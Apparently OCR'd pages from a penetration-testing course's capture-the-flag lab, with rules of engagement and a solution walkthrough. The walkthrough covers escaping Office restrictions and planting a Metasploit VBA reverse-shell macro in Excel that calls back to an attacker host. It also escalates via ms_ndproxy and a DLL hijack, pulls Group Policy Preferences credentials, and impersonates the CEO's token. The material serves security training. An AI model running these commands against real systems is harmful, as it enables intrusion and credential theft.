


Rules of Engagement

The primary rule is this: Do NOT interfere with other players. If you stop and think about your tool or activity and if it changes the way another player has the same opportunity, then it is not allowed. If you think your attack might be borderline, ask! It might be, but as long as the instructor and moderators can watch what you are doing, we may be able to avert disaster. Social engineering is not intended to be a part of this exercise but is not explicitly disallowed. This is a penetration test simulation, but there will be no report writing or meetings. Defacing websites and tagging data can be fun, but if you insist on doing that, keep it rated PG-13.

You are only allowed to scan and initiate contact with the 10.10.10.0/24 (treat it as 10.10.10.1–254) network. You may see activity from 10.10.20.0/24 and you are allowed to interact with ones you encounter. That may seem contrived, but there is a reason for playing it this way.


Attacking any of the 10.10.75–100.* IP addresses is explicitly forbidden. If you notice something broken or an accident that violates the rules, quietly bring it to an instructor's or moderator's attention so it can be addressed.



Your Process

Utilize the provided credentials to access the DLP environment. That will be your initial foothold. Identify what you can and leverage your experience and context of what you find. You will continue using the IP address assigned to you. You may still use the DNS server at 10.10.10.78.

First, establish a foothold to get a better perspective of your goal. From that position, get into a better position to escalate and escape as necessary. Continue to escalate, pivot, and escape restrictions until you find your goal: The CEO's secret plans. If you can discover the complete plans from the CEO, you will have demonstrated where the true risks are in their implementation.



Just Landed? Where Are You?

You will be dropped into an unknown environment. You need to uncover what is on the network and what is not. You need to find out where in the network you have your foothold. Consider how you might get from this new foothold to your goal. Knowing what components are deployed is only one portion. It is often just as important to know how the components work together. When we know how things interrelate, we can better attack (or defend) them. This diagram isn't a direct representation of this specific exercise, but a good starting place to consider what sort of machines could be accessible and how from another point on the diagram.

Because you are taking the role of attacker at the moment, consider how relationships between components can be leveraged, not just flaws or mistakes.

Attacker Setup

- Connect Kali and Windows VMs to the lab environment
- Run the C:\lab\day2\bootcamp.bat file
  - Generates credentials to the applications
  - Creates shortcuts in C:\lab\day2\
  - Use the shortcuts to establish an initial foothold
- Escape from the application
- Escalate to a better privilege
- Pilfer other user credentials
- Leverage credentials against workstation desktops


Attacker Setup

Use the C:\lab\day2\bootcamp.bat file to begin your exercise. Remember you must be actively connected to the lab network with a working IP address before running this script to begin the exercise.

Besides shortcuts created in C:\lab\day2\, you will want to have your Kali VM running as well.

The First Steps

- Run an Empire on your Windows VM
- Steal credentials
- Use creds on RDWeb
- Escape the RemoteApp
  - Office2007 or RDWeb



The First Steps

The client organization provides you with two connections to use their Document and Data Loss Prevention (DLP) servers. Use this access to establish a better foothold, such as a remote command shell or agent. You will need to escape the application restrictions, as well as escalate to better privileges. With better privileges, you can pilfer from other user accounts and leverage discovered credentials against other machines.

Begin with an agent running on your Windows VM. This replicates how a compromised user would connect to the environment.


Note that RDWeb is only useable after you harvest credentials.

Hints

- Find yourself in a situation similar to an exercise?
  - Refer back to the exercise and lecture for syntax
- Do not obsess on one tool or target
- Pilfer any non-default content

Hints

Since this is an Advanced Penetration Testing class, the hints are found in the secret plans! Seriously, just consider that if you find yourself in a similar situation to material we've covered, apply it to what you see. Again, do NOT obsess about one target or tool: Your time is better spent exploring new things. Pilfer anything that looks like non-default files or content, it may be related and valuable to the game.



Bootcamp CTF – STOP

Don't go any further unless you want to get the answers to the exercise. The next page starts a review of the answers to this exercise.


Bootcamp CTF Solution

- This CTF allows for multiple paths
- Some work better with different tools
- If you found a new one, great!
- The following is one of many
- Here we emphasize Metasploit, since the Empire path is very close to the exercises already completed today

Bootcamp CTF Solution

This CTF is designed to have multiple paths, so the walkthrough will be in methodology and direction (facts such as magic passwords or special IP addresses, not so much). Often, the only thing preventing exploitation is a misaligned version of a tool or setting, so be prepared, as an Advanced Pen Tester should, to modify your tools, setup, and technique as needed.

The 660.2 exercises should be extremely useful in knowing what to do next. This solution will emphasize the Metasploit tool instead of using nearly identical instructions from previous exercises.



Attacking the Application

A direct approach is to escape the DLP solution by leveraging Windows escape techniques. Once a more direct control is achieved, you can use an exploit suggester or dive straight into escalation modules from your exploit framework (either Empire or Metasploit).

Alternatively, you could just run an Empire agent on your own machine after running the client-supplied script, and leverage those credentials within Empire.

Choose Your "Pwn" Adventure

- Windows Explorer on either Office:
  - 2003 to Internet Explorer
    - Tools->Macro->Visual Basic Editor->Help->MSDN on the Web
  - 2010 to Internet Explorer
    - Help->Activating Excel->MS Help and Support
  - Internet Explorer
    - Tools->Options->Connections->LAN Settings->Disable Proxy
    - Tools->Options->Browser History settings->View Objects
- Escape:
  - 2003: Abuse schedulers or Meterpreter's escalate
    - Replace local program ran by SYSTEM
    - Steal Administrator credentials
  - 2010: Pilfer credentials from Group Policy Preferences (GPP)

Choose Your "Pwn" Adventure

Remember this is a game; play it how you would like to. Emails, restricted desktops, or infrastructure are your opportunities for getting deeper. If you are not getting where you want on that path, it is okay to Backtrack (pun intended) a little and try something else.

Try every means to explore (pun intended again) the restricted desktops. You may be able to use a Metasploit exploit on the office applications. Maybe you can escape to a command shell and run a Metasploit payload manually (generate a met.exe like in previous exercises).

Leverage your foothold to identify the OS patch level. You may have local exploits at your disposal. Use the web browser to download exploits from Metasploit or anywhere on the LAN. You can transfer a SYSRET exploit for Windows from the 660.2 section of your USB drive, but many attackers find the Group Policy Preferences location, which has a hardcoded domain administrator credential which Metasploit can recover.

Gaining CMD on Office

- SRP prevents execution of path c:\windows\system32\cmd.exe
- Copy cmd.exe to desktop or upload from your own Windows
  - But explorer.exe blocks right-clicks
  - Download with web browser
- Alternatively use rundll32.exe cmd screensaver

```
copy c:\windows\system32\cmd.exe c:\cmd.scr
rundll32.exe desk.cpl,InstallScreenSaver c:\cmd.scr
```


Gaining CMD on Office

Software Restriction Policies (SRP) prevent many things here, primarily blocking execution of c:\windows\system32\cmd.exe. You could use another shell, such as the limited command.com, upload your own cmd.exe to a different location, or copy the c:\windows\system32\cmd.exe on the victim to another location. Realistically, it is difficult to have a machine that is both usable and offer no command shell at all. You need to find out only how the machine is typically used.

You could also use the rundll32.exe trick to start a cmd.scr screensaver.

```
copy c:\windows\system32\cmd.exe c:\cmd.scr
rundll32.exe desk.cpl,InstallScreenSaver c:\cmd.scr
```

Right-clicking in explorer.exe is also prevented via GPO. You have to use a different file browser (there's an alternative under C:\Program Files) or use the web browser to download more tools. You may have noticed that PowerShell.exe is installed, which removes the need to gain cmd.exe access.

Getting Meterpreter into Excel

- On Kali, generate a Meterpreter as code for Visual Basic for Applications (VBA)

```
# msfconsole
msf> use payload/windows/meterpreter/reverse_tcp
msf> show options
msf> setg LHOST 10.10.75.99
msf> setg LPORT 10101
msf> generate -t vba -f met_rev.vba
```

- Open the VBA for cut and paste into Office


```
msf> leafpad met_rev.vba &
```


Getting Meterpreter into Excel

Remember, the easiest way to escalate and escape is to leverage existing features. Because you have access to Excel, you could find an exploit for your specific version or simply load a payload into Excel. Metasploit can generate a Visual Basic for Applications (VBA) Meterpreter payload, which can be loaded into a spreadsheet. Exploring your options with Metasploit can pay off; some of the best features are not officially documented.

Depending on the version of Office you are loading the VBA code into, the precise keystrokes or menu options vary, so keep trying to gain access to the VBA/Macro functions. You could also generate an EXE Meterpreter, transfer it to the victim, and force it to execute via explorer dialogs, just as you would execute cmd.exe or explorer.exe. Remember to use your actual IP address on Kali, not literally 10.10.75.99. The unicorn.py script will also work here, just be sure to add the word `macro` to the end of the command line.

```
# msfconsole
msf> use payload/windows/meterpreter/reverse_tcp
msf> show options
msf> setg LHOST 10.10.75.99
msf> setg LPORT 10101
msf> generate -t vba -f met_rev.vba
msf> leafpad met_rev.vba &
```



Finding VBA in Excel

Depending on which version of Excel or Microsoft Office you use, enabling macros or VBA could be in different places. If you are lucky, the user already has menu items where you can get into the Visual Basic for Applications editor. If not, you should modify the menu to find it. Try looking for Customize and Menu, Quick Access Toolbar, or Ribbon. You may also find it under Edit->Options.

Once you view/edit or create a macro, you can create or overwrite a macro with the text from Metasploit. It creates a few functions, designed to automatically run under various conditions. Watch out for Paste errors (highlighted in red), which keep the payload from running. You may have to correct line spacing for the continuing lines of shellcode. In Visual Basic, the underscore, _ , at the end of the line means the line continues (much like a backslash, \ , on a Linux shell). If the following line is blank, there is a syntax error, which would be highlighted in red.

Exit the VBA editor and exit Excel, saving the document as an XLS file. Other file formats will not allow macros to be saved or run. You still need to start a handler for Meterpreter on Kali before opening this new spreadsheet file.

Running Meterpreter

- Start the handler to receive the connection

```
msf> use exploit/multi/handler
msf> set PAYLOAD windows/meterpreter/reverse_tcp
msf> set LHOST 10.10.75.99
msf> set LPORT 10101
msf> exploit
```

- Open the spreadsheet on the victim

```
meterpreter> sysinfo
meterpreter> getuid
meterpreter> getsystem
```

- FAIL!! getsystem never works on Windows 2003

Running Meterpreter

Start the exploit handler for the same payload you selected. When the payload runs via VBA, you should get a connection back. The connection is pretty limited; however, you still need to escalate. The Meterpreter command getsystem fails in many situations. Metasploit still has features you can take advantage of, which you can find with a little exploration.

Meterpreter's getsystem doesn't always work, even if you are the Administrator. You have a few options, however. You could trojan a backup JOB file by hand, just as we did in the VME escape exercise earlier. There is also a post-exploitation module in Metasploit that makes this easy.

Escalating with Meterpreter on Windows 2003 Server

- Background the Meterpreter to use a "Post"

```
meterpreter> background
msf> use post/windows/escalate/ <TAB><TAB>
msf> use exploit/windows/local/ <TAB><TAB>
```


- See anything that fits the situation?
  - Be sure to use a different port than before

```
meterpreter> use exploit/windows/local/ms_ndproxy
meterpreter> set SESSION 1
meterpreter> set LHOST 10.10.75.99
meterpreter> set LPORT 20202
meterpreter> exploit
meterpreter> sessions -i 2
```


Escalating with Meterpreter on Windows 2003 Server

You can run some post-exploitation modules from inside the Meterpreter, in addition to a selection of scripts. Put this Meterpreter session into the background, as you won't be using it manually anymore. Identify an appropriate module by using TAB completion in the older post/windows/escalate scope, as well as the newer exploit/windows/local scope. There is a UAC bypass that comes in handy for post-Vista machines as well.

Use the info command against any module that looks like a good candidate for escalation. In this list, you should see the exploit/windows/local/ms_ndproxy module, which happens to be a reliable path on Windows Server 2003. Be sure to use a different listening port than you used before. You should see a second Meterpreter session. Interact with the new session and check your running permissions.



Escalating with Meterpreter on Windows 2008R2 Server

The Windows 2008R2 server is a little less protected with SRPs and GPOs, but it can be difficult to get past the strict filesystem permissions and UAC prompts. You have a slight advantage that PowerShell 2.0 is installed and the PowerShell payload with the Magic Unicorn script works nicely. PowerUp will also show you alternative ways to escalate.

This particular system allowed for a nondomain admin account to install packages (Principle of Least Privilege, but still failed overall). There exists a PowerShell v1.0 path item that is writable by the Domain Users group. Windows comes with a service we can take advantage of: ikeext. Domain Users can start and stop the service, but the real value to the attacker is something that doesn't exist on the box. This service, which runs as SYSTEM, tries to load a wlbsctrl.dll file. Because it does not exist, we can place a Meterpreter in dll form anywhere in its PATH and we now have SYSTEM privileges. Information on this technique, including common third-party applications that create the problem, are here: https://www.htbridge.com/advisory/HTB23108. Veil PowerView would also be helpful here.

The easiest way to escalate on this server is to use the post/windows/gather/credentials/gpp module. It will recover the domain username and password from the Group Policy Preferences file. Now you can use these credentials with psexec, wmi, or winrs to execute commands on the domain victims remotely. If those fail, you can use RDP as the domain administrator and run another Meterpreter or Empire agent, which will help you pivot to the CEO's desktop.

Escalated – Now What?

- Now that you are SYSTEM, look for loot

```
meterpreter> getuid
meterpreter> cd /Users
meterpreter> ls
```

- You can escape laterally to other accounts:
  - See the CEO account?
  - Check his server-side docs, desktop, etc.
- You could use tokens as well

```
meterpreter> use incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token SEC660\\CEO
```

- Can you use CEO credentials to access his desktop?

Escalated – Now What?

With SYSTEM privileges, you can do many things. You can steal password hashes, you can navigate the filesystem, and even impersonate other users by tokens found in memory. It is always useful to navigate the filesystem looking for things to pilfer. If you see the CEO account, you might find the file you are looking for. If you don't see the CEO account, you can still steal the tokens from his account and use them to start new processes. The great thing about stealing tokens is you don't need to know their password. Any process using those impersonated tokens will act on any object in Active Directory, such as another PC.

With these new credentials, you may find the CEO has left copies of incomplete plans on the Office servers. These are missing step 2! You'll need to pivot to his actual Windows 7 desktop to find the complete plans! You could use the domain administrator credentials, but in case you became SYSTEM with a different payload, you can impersonate the CEO with the incognito module.

The CEO's Desktop

- Discover the CEO's Desktop
- Identify via NetBIOS, DNS, or scanning
- netstat can show you connected machines
  - Look for addresses in scope (10.10.20.55)
